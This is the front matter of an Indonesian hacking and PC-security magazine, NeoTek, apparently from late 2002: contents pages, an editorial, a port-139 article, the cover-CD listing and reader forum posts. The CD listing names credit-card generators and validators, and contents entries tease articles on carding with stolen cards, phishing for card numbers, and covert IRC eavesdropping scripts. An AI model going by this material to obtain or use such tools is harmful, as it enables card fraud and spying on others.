


Buka-Tutup Portal

Mengendalikan NetBIOS Session Service




Network Neighborhood yang Berbahaya

Adanya fasilitas *network neighborhood* amat memudahkan kita berbagi file dan *printer (resource share)* dalam LAN, namun apabila komputer anda terhubung ke Internet, maka *share* tersebut dapat diakses dari seluruh dunia dan dengan mudah dilacak dengan *software* seperti Legion 2.1.

Hal ini dimungkinkan karena terbukanya port 139 (NetBIOS session service). Untuk menutup port itu anda harus menonaktifkan TCP/IP dan File and Printer Sharing for Microsoft Network. Kemudian apabila ingin berbagi lagi dalam LAN, keduanya harus diaktifkan lagi.


Kerepotan ini kini tidak perlu lagi. Cukup gunakan **NoShare** untuk menutup port 139 dan gunakan **LetShare** untuk membukanya. Setelah mengklik salah satu utilitas kecil ini, komputer anda harus di-*restart*.

Kini buka-tutup portal tidak lagi merepotkan.



ZoneAlarm

Apabila anda perlu *sharing resources* dan akses Internet sekaligus, maka gunakan *ZoneAlarm firewall* yang memungkinkan anda menjaga port 139 sambil tetap mengaktifkan *network neighborhood*.




NEOTEK

Pendamping Berselancar
www.neotek.co.id

Salam!

Cybercrime memang harus dihindari, tetapi juga perlu dipahami.


Anatomi suatu serangan hacking



Lengkapi pengetahuan hacking dan PC security anda dengan berlangganan majalah NeoTek:

Hubungi
Bagian Sirkulasi
Majalah NeoTek
Tel. (021) 548 1457
Faks. (021) 532 9041

email: pemasaran@neotek.co.id
Kontak: Elvi R. Nainggolan



• Program Credit Card Generator digunakan oleh para carder untuk mendapatkan nomor kartu kredit (CC) yang absah.

Tahukah anda bahwa istilah *carding* tidak dikenal dalam perbendaharaan kata bahasa Inggris? Istilah resmi untuk penyalahgunaan kartu kredit adalah *credit card fraud*. Apa pun istilahnya, *carding* merupakan tindak kriminal yang perlu dihindari.

Menghindari *carding* atau aktivitas *cybercrime* lainnya bukan berarti kita buta sama sekali terhadap teknik-tekniknya. Justru harus kita kenal agar dapat terhindar dari kejahatan yang tidak mengenal batas negara ini.

Selain teknik *carding*, kami sajikan pula ulasan mengenai cara aparat kepolisian mengantisipasi dan menangani *cybercrime*.

Redaksi
redaksi@neotek.co.id

Bagaimana menghubungi NEOTEK?

KONTRIBUSI ARTIKEL
redaksi@neotek.co.id

SURAT PEMBACA
support@neotek.co.id

WEBMASTER
webmaster@neotek.co.id

PEMASARAN
pemasaran@neotek.co.id

CHATROOM DI DALNET
#neoteker

MILIS PARA NEOTEKER
<http://groups.yahoo.com/group/majalahneotek>

ADMINISTRASI IKLAN
Tel. 021-5481457 Fax. 021-5329041

SIRKULASI NEOTEK
Tel. 021-3854764

ALAMAT REDAKSI
Gedung Cahaya Palmerah Suite 506
Jl. Palmerah Utara III No. 9
Jakarta 11480

Daftar Isi

NeoTek Vol. III No. 2

NeoStart

7 Keamanan PC, File, dan Software

Ancaman apa saja yang mungkin anda hadapi saat anda melakukan pekerjaan dengan komputer.

12 Steganos Security Suite II

Utilitas untuk mengamankan data dan informasi yang anda simpan di komputer anda dengan enkripsi.

14 Email Sebagai Senjata

Selain alat komunikasi, email juga dapat disalahgunakan untuk email kaleng, email palsu sampai spam yang menjengkelkan.

17 Online Security Audit

Periksa apakah komputer anda dapat diakses lewat Internet baik melalui Port 139 maupun port-port lainnya secara online dengan Shields UP!! IP Agent.

NeoTutor

39 PHP Praktis: Aplikasi Counter

Tutorial langkah per langkah untuk membuat sendiri hit counter untuk situs Web anda dengan PHP.

46 VMWare 3.1: Instalasi Mesin Maya

Dengan Windows NT/2K/XP sebagai host, anda dapat menginstal Linux, FreeBSD maupun Windows lain sebagai guest Operating System.

48 VMWare 3.1: Optimasi & Virtual LAN

Optimasi grafis pada guest OS dengan VMWare Tools serta aktifkan mesin maya anda dalam LAN.

VMware Workstation



NeoTekno

27 Mengatasi Kerusakan Windows

Teknik menanggulangi blue screen of death yang sering muncul apa bila Windows anda crash.

31 Nguping di IRC (2)

Cara mudah menyusupkan skrip anda ke PC orang lain untuk menguping komunikasi chat mereka.

34 Mengenal Microcontroller Unit

Sejalan dengan lanjutan proyek digital clock, kita mempelajari lebih jauh mengenai apa yang dimaksud dengan microcontroller unit.

38 VIA Apollo P4PB 400

Produk motherboard terbaru dari VIA Technology yang mendukung audio chip 6 channel.

Situs NeoTek

www.neotek.co.id
neotek.kpone.com.sg

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

Layanan Rupa-rupa NeoTek

Perlengkapan berinternet dari situs NeoTek

Channel #neoteker di Dalnet

Ngobrol ramai-ramai sesama Neoteker

Chat Room

Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama Neoteker


Mailing List

Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

Neoteker Official Portal

<http://neotek.portal.dk3.com>

Situs komunikasi antar Neoteker.



FOKUS BULAN INI

Cybercrime untuk Dihindari, Namun Perlu Dipahami


NeoTekno

18 Cybercrime di Indonesia

Sejauh mana antisipasi dan kegiatan polri dalam menangani cybercrime? Informasi langsung dari Kadit Serse Polda Jateng, tempat terungkapnya kasus terbesar.

21 Teknik-teknik Mendapatkan Nomor CC

Selain dengan menggunakan credit card generator, kita dapat pula menjebak orang agar menginformasikan nomor kartu kreditnya ke situs web yang dibuat untuk itu.




Inbox

- 6** NmN
Neoteker menjawab Neoteker dalam forum milis NeoTek

NeoRagam

- 4** Ada Apa di CD NeoTek?
Carding Tools
OS dan OS Tools
PC Security
- 5** Daftar Isi CD NeoTek
Multimedia: Memanipulasi Foto dengan AfterShot

Apa dan Bagaimana Carding



24 Membeli Account dengan Cracking-Carding

Praktik carding langkah per langkah! Diterapkan pada pembelian account Yahoo! dengan menggunakan credit card curian. Awas! Sekedar untuk pengetahuan dan bukan untuk diparkikkan.

NeoTek Desember 2002

Servlet dengan JSP

Membuat sendiri server side script dengan Java Server Pages untuk menjalankan applet pada sisi klien menjadi mudah dengan Java dibandingkan PHP.

Web Site Deface

Kembali membahas Unicode bug pada Microsoft IIS. Kali ini berupa langkah-langkah praktis menggunakan browser maupun FTP client.

PHP Praktis: Jajak Pendapat

Membuat polling dengan PHP.

Daftar Isi

NeoSoft

- 0** Buka Tutup Portal
Port 139 atau NetBIOS session service merupakan celah keamanan pada Windows yang perlu diwaspadai.

NeoProfil

- 3** Kru NeoTek
Bermarkas di Gedung Cahaya Palmerah 503 Jl. Palmerah Utara III No. 9 Jakarta 11480
Telp. 021-5481457
Fax. 021-5329041

Pemimpin Umum

Fachri Said

Pemimpin Redaksi

Kosasih Iskandarsjah

Redaktur Ahli

Onno W. Purbo

Michael S. Sunggiardi

Pemimpin Usaha

Fahmi Oemar

Ridwan Fachri

Redaktur Pelaksana

Gianto Widiyanto

Dadi Pakar

Sekretaris Redaksi

Elvy Risma Nainggolan

Dewan Redaksi

David Sugianto

Stanley

Webmaster

Supriyanto

Pemasaran

Hedhi Sabaruddin

Tuti Sundari

Iklan dan Promosi

Stanley

Elvy Risma Nainggolan

Keuangan

Aswan Bakri

Bank

Bank BNI

a.n. PT NeoTek Maju Mandiri
No. rekening 070.001709720.001

Bank BCA KCP Rawamangun

a.n. Aswan Bakri
No. rekening 0940544131

Ada Apa di CD NeoTek?

CD NeoTek
November 2002



Sebelum akhirnya diputuskan untuk memuat artikel beserta *tool-tool* **carding**, telah terjadi perdebatan apakah 'pantas' artikel tentang penyalahgunaan kartu kredit (*credit card fraud*) dimuat di NeoTek.


Dari hasil diskusi dengan Kadit Serse Polda Jateng yang banyak berurusan dengan *cybercrime* seperti ini dapat disimpulkan bahwa yang menjadi ukuran adalah niat mempelajarinya, bukan pengetahuan itu sendiri.

Dengan demikian pada edisi kali ini NeoTek menjayikan sisi gelap dari Internet, yaitu yang menyangkut tindak pidana *cybercrime*, khususnya *carding*. Dipelajari untuk dipahami dan melindungi diri, bukan dipraktikkan!

Topik besar lainnya kali ini adalah **Guest Operating System** dengan menggunakan **VMWare** serta **PC security**, termasuk bahasan tentang **penyalahgunaan fasilitas email** untuk mengirim email kaleng, email palsu, sampai *spam*. Berbagai software **multi-media** akan menarik perhatian anda, selain **update versi-versi mutakhir** dari program umum berselancar dan **download accelerator** tools.

Fokus bulan ini adalah **Carding**. 'Ilmu' yang boleh dipelajari hanya untuk perlindungan diri. Selain itu dibahas juga **VMWare** baik pada Windows maupun Linux untuk membentuk mesin maya yang kemudian juga jaringan maya.

CARDING TOOLS



Men-generate nomor kartu kredit dapat dengan cara ekstrapolasi terhadap nomor kartu kredit valid yang ada, atau secara random mengikuti pola pembentukan nomor berdasarkan jenisnya apakah itu

Visa, Mastercard, atau lainnya. Selanjutnya adalah memvalidasi nomor-nomor kartu kredit yang terbentuk itu. Semua itu memerlukan keterampilan dan seni tersendiri. Boleh dipelajari tapi jangan dipraktikkan!

CC Generator

- ▶ CCards Windows
- ▶ CCards DOS
- ▶ CCMaker
- ▶ Credit Master 4.0
- ▶ Credit Wizard 1.0
- ▶ Random CC Gen. Pro
- ▶ TNT Credit 1.9.1

CC Keygen

- ▶ TNT KeyGen
- ▶ TNT KeyGen 1.0
- ▶ TNT KeyGen 1.1
- ▶ TNT KeyGen 3.0

CC Encrypter

- ▶ TNT NCrpTor

CC Validator


- ▶ TNT CC Validator

OS DAN OS TOOLS

Mempelajari berbagai macam sistem operasi mengharuskan anda menginstalasi sistem operasi yang berbeda-beda pada komputer anda, yang membawa risiko partisi pada hard disk menjadi berantakan.

Hal ini tidak perlu terjadi apabila kita menginstal sistem operasi langsung di bawah partisi sistem operasi yang ada, misalnya Cygwin atau WinLinux 2001 (versi Unix dan Linux pada partisi Windows).

Tetapi bagaimana bila menginstalasi distro 'sungguhan'? Instal dulu VMWare pada Windows atau Linux anda (host OS) dan lewat VMWare anda dapat meng-



instal guest OS nyaris apa saja: Linux, FreeBSD, Netware, pelbagai sistem Windows, bahkan .NET server yang terbaru!

OS under Windows

- ▶ Cygwin
- ▶ WinLinux 2001

Virtual Machine

- ▶ VMWare 2.0.3 Win
- ▶ VMWare 3.1 Win
- ▶ VMWare 3.0 Linux
- ▶ VMWare 3.1.1 Linux

PC Security

PC security tools yang disajikan kali ini mencakup:

BIOS Password Killer

- !BIOS

Port 139 Security

- NoShare
- LetShare
- LeakTest
- UnPlug'nPray
- XPDite
- IP Agent

Firewall

- Zone Alarm
- Tiny Personal Firewall

Email Tools

- Private Idaho
- eRemover
- eCleaner
- MailSweep
- Spam Detective

Security Suite/Encryption

- Steganos
- PGPFreeware

Lain-lain

- Eatimer
- RegClean 4.1
- Windows Washer
- WinLock
- WinSafe

daftar isi cd neotek

SERVER & SCRIPTING

PHP Triad 2.2.1	phptriad2-2-1.exe
PWS	Setup.exe

CARDING

CCards Windows	cccards.zip
CCards DOS	ccg_dos.zip
CCMaker	ccmaker.zip
Credit Master 4.0	cmaster4.zip
Credit Wizard 1.0	creditwiz.zip
Random CC Generator Pro	ccrng_pro.zip
TNT Credit 1.9.1	thc-c191.zip
TNT CC Validator	credit_card_validator
TNT KeyGen	TNT-Alpha v28_KG.exe
TNT KeyGen1.0	keygen.exe
TNT KeyGen1.1	keygen.exe
TNT KeyGen3.0	keygen.exe
TNT Ncrptor	NCrpToR.exe

DOWNLOAD TOOL

Bear Share	bsinstall.exe
Download Accelerator	dap5.exe
FlashGet	fgf13.exe
KaZaa	kazaaspeedup.exe
Mozilla	mozilla-win32-1.1-installer.exe

MULTI MEDIA

AfterShot Trial	AfterShot1Trial.exe
eZMixer	setup.exe
GrooveMaker	setup.exe
Paint Shop Pro 7.0.4	PaintShopPro7_04.exe
QuickTime	QuickTimeInstaller60.exe
Real Player	rp8-standard-setup.exe
Shock Flash Player	Shock8Flash6Player.exe
ShowShifter 1.5	ShowShifter1_5
WAV to MP3 Encoder	setupwavtomp3.exe
WinAmp 3	winamp3_0-full
Windows Media Player	mpsetup.exe

OS DAN OS TOOLS

Cygin	setup.exe
VMWare 3.1 Win	VMware-workstation-3.1.1.exe
VMWare 2.03 Win	vmware 2.0.3 for win 2000.zip
VMWare 3.1.1 Linux	VMware-workstation-3.1.1.tar.gz
WinLinux 2001	wl2001fv.exe

PC SECURITY

!BIOS32	BIOS320
Clean System Directory	clnsysdr.zip
Eatimer	eat100s.zip
eCleaner	clean201.exe
eRemover	email_remover.zip
IP Agent	IP_Agent.exe
Leak Test	leaktest
LetShare	LetShare.exe
MailSweep	ms.exe
NoShare	NoShare
PGP Freeware	PGPF703.exe
Private Idaho	PISETUP.exe
RegClean 4.1	regclean
Spam Detective	spamdetective208.exe
Steganos	s2et.exe
Tiny Personal FW	pf2.exe
Unplug and Pray	unpnp.exe
Windows Washer	wwinstall.exe
WinLock	winlock.exe
WinSafe	Winsafe.exe
XPdite	XPdite.exe
YAPS	yaps.exe
Zone Alarm	zaSetup3125.exe


PROYEK

Skrip Nnguping di IRC 2	e-script.exe
-------------------------	--------------

PROGRAM UMUM

Acrobat Reader 5.0.5	ar505enu.zip
Folder Match	fm.zip
Free Zip	freezip.exe
ICQ Plus	iplus34
IE 6 Service Pack 1	ie6setup.exe
mIRC 6.0.2	mirc602.exe
Office XP Service Pack 1	oxpsp1.exe
Office XP Service Pack 2	oxpsp2.exe
Outlook Express 6	ie6setupOR.exe
ReGet Deluxe	regetdx.exe
Splitter	splitter.exe
Time and Chaos	chaos32.x.exe
Tweak UI 1.33	tweakui133.exe
Ultimate Zip 2.2	uzsetup.exe
VB Files	vbfiles.exe
WS FTP LE	ws_ftt_tuc.exe
MS Installer	MSInstaller.exe
Opera 6.0.1	Opera6_01Java.exe
PDF2HTML	pdf2ht14.zip
Resource Hacker 3.4.0	ResHack.zip
Shockwave Player	Shock8Flash6Player.exe
Trust Toolbar	TrustToolbar.exe
VB Files	vbrun6.exe
Windows Media Player 7	WinMediaPlayer7_1.exe
WinZip	Winzip8_1.exe

MULTIMEDIA



Memaniplulasi Foto dengan AfterShot

AfterShot dari Jasc memberi anda alternatif di bidang *image editing*, selain yang sudah populer selama ini seperti PhotoShop.

Dengan versi trial yang kami sertakan pada CD NeoTek bulan ini, anda dapat menggunakan AfterShot untuk mengelola dan mengedit koleksi foto anda.

Mudah Digunakan

Jika anda bukan seorang profesional, AfterShot dapat memenuhi kebutuhan anda. Pada program ini anda dapat menjumpai perangkat *image editing* yang lazim dijumpai, se-

perti Red Eye, Crop, Rotate, dan Corrections. Yang bahkan lebih mudah digunakan adalah Quick Fix Button yang akan secara otomatis akan memperbaiki kecerahan, kontras dan keseimbangan warna foto anda hanya dengan mengklik satu tombol.

Opsi untuk Output

AfterShot memberikan banyak pilihan untuk meng-output hasil kerja anda. Anda dapat menyiapkan foto anda untuk di-burn di CD atau untuk dikirim lewat email. Anda pun dapat menyiapkan foto anda untuk situs Web atau *wall-paper* di komputer anda.



NmN

NeoTeker menjawab NeoTeker

Forum ini dimaksudkan sebagai bentuk *offline* dari *mailing list* NeoTek di <http://groups.yahoo.com/group/majalahneotek>.

Konfigurasi Client Linux T: Posted September 6

Saya barusan coba install Redhat 7.2. Gimana caranya supaya client yang berbasis linux dapat menjadi anggota dari suatu domain dengan server NT. Maksudnya dia bisa login seperti pada client windows.

Yang sekarang berjalan, saya harus login dulu dengan user local (Linux) baru kemudian kita login kembali ke jaringan sesuai dengan pass untuk jaringan.

Dadang
scidefamily@hotpop.com

J: Posted September 8

Nggak kebalik tuh?? linux di jadiin client buat win??

Ontohodkasep
ontohodkasep@yahoo.com

Telnet SMTP dan POP3 T: Posted September 6

Saya tau hal ini pernah dibahas sebelumnya, cuma imel saya personal storage-nya kehapus :(jd imel sblnya hilang semua ada yg tau caranya d/l & ngirim imel pakai telnet?

Alexander
alex_scorpion@softhome.net

J: Posted September 9

Pertama anda harus punya shell account, cara mengirim emailnya tergantung pada fasilitas email yang mau dipakai.

Kalau biasanya memakai fasilitas pine, anda tinggal mengetikkan: \$ pine. Kemudian anda tinggal mengikuti perintah2 yg ada di situ

Elisa Usada
lisa@fe.uns.ac.id

J: Posted September 9

Coba telnet ke telnet.grex.org sebelumnya daftarin dulu di www.grex.org atau www.cyberspace.org. Ntar di sana bisa kirim email bisa baca imel. cem macem dech.

lanto
ianto@diffy.com

J: Posted September 9

Gampang kok. Cukup dengan sintak2x standard SMTP dan POP3 untuk SMTP minimal pakai reference RFC 821 sedangkan untuk POP3 minimal pakai reference RFC 1725 anda dapat download dokumen RFC ini di website ku cek:

<http://www25.brinkster.com/agusk/comm.asp>

Dengan berpedoman pada standard RFC ini anda dapat membuat program untuk SMTP dan POP3 baik dgn Visual C++, Visual Basic, Delphi atau sebagainya. Walaupun di Internet komponen gratis untuk SMTP/POP3 untuk vc++, vb atau delphi tapi rasanya enggak sreg kalau enggak bikin sendiri karena akan membuat lebih mengetahui proses alur SMTP/POP3..)

Dgn modal ini, bisa juga untuk meng-hack server SMTP/POP3 milik org lain :-p...huss itu enggak baik. Coba2x sendiri di komputer sendiri :-p :D

Agus Kurniawan
akurniawan@balicamp.com

Warnet Diblok

T: Posted September 9

Kami sebuah warnet..kami menyewa bandwidth dari someone (dari pihak ketiga-lah) tapi yang aneh dan lucu dia dia ngeblock semua file-

file untuk ga bisa ngedownload. contoh yang ada hubungan dengan kata download, video (saya mau buka file yang bernama video.htm aja ga bisa), *.zip, *.mp3, *.avi, *.exe dll, mau update software ga bisa, pokoknya sangat dirugikan deh, gue sbg operator di warnet ini jadi kecewa berat, mau belajar aja udah susah banget (bayagin aja mau coba tes unicode exploit aja ga bisa krn ada penggunaan/cmd.exe...) padahal kan kebijaksanaan untuk ngeblok kayak gitu kan bukan urusan dia betul gak?

Ada gak yang bisa nolong gimana cara ngakalinnnya, kayaknya dia pake transparan proxy dengan squid sbg proxy-nya dan semua request di paksa untuk ngelewat port 3128 (port untuk squid)

fajar 913
fajar1913@yahoo.com

J: Posted September 9

Kalo memang dibuat transparan proxy ya udah ngga bisa diapa-apakan lagi, cara yang paling dimungkinkan ya bilang sama admin isp agar pemblokiran ini dihentikan.

Biasanya dalam kontrak perjanjian kita dengan isp cuma sebatas peminjaman jalur yang mereka sediakan, apa yang lewat pada jalur tersebut ya menjadi hak kita, tidak boleh ada pemblokiran sama sekali... Kalo masih ngga bisa dan masih di blokir, sepertinya lebih baik anda pindah ke ISP lain....)

Bondan Muliawan
route@telkom.net

J: Posted July 23

Dari cerita anda, saya simpulkan bahwa "someone" di sini bukan ISP. Jadi "someone" ini

langganan leased-line ke ISP, dan anda negoisasi dengan "someone" ini. ISP tidak tahu menahu bahwa leased-line nya dipakai 2 pihak.

Kalau memang seperti itu, anda perlu tahu di mata ISP, bahwa semua perbuatan illegal yang anda lakukan menjadi tanggung jawab "someone" ini. Misalnya, anda/warnet anda melakukan exploit, carding, cracking, dsb, kalau ditekuri akan jatuh ke "someone" ini. Dia bisa ditangkap polisi dan dipenjara, sementara anda bisa santai-santai dapat duit dari warnet. Mungkin dulu dia mau menyewakan bandwidth ke anda, karena melihat anda punya niat baik bikin warnet dan punya bisnis. Belakangan dia tahu bahwa anda suka melakukan hal illegal, salah satunya melakukan exploit bahkan mungkin lebih dari itu.


Nah, daripada dia dituduh macam-macam oleh ISP dan masuk penjara, pilihannya ada 2:

1. Putuskan hubungan bisnis dengan anda
2. Melakukan blok hingga anda/warnet anda cuma bisa browsing, dengan harapan anda yang memutuskan hubungan bisnis

Jadi supaya anda tidak merana, pilihannya:

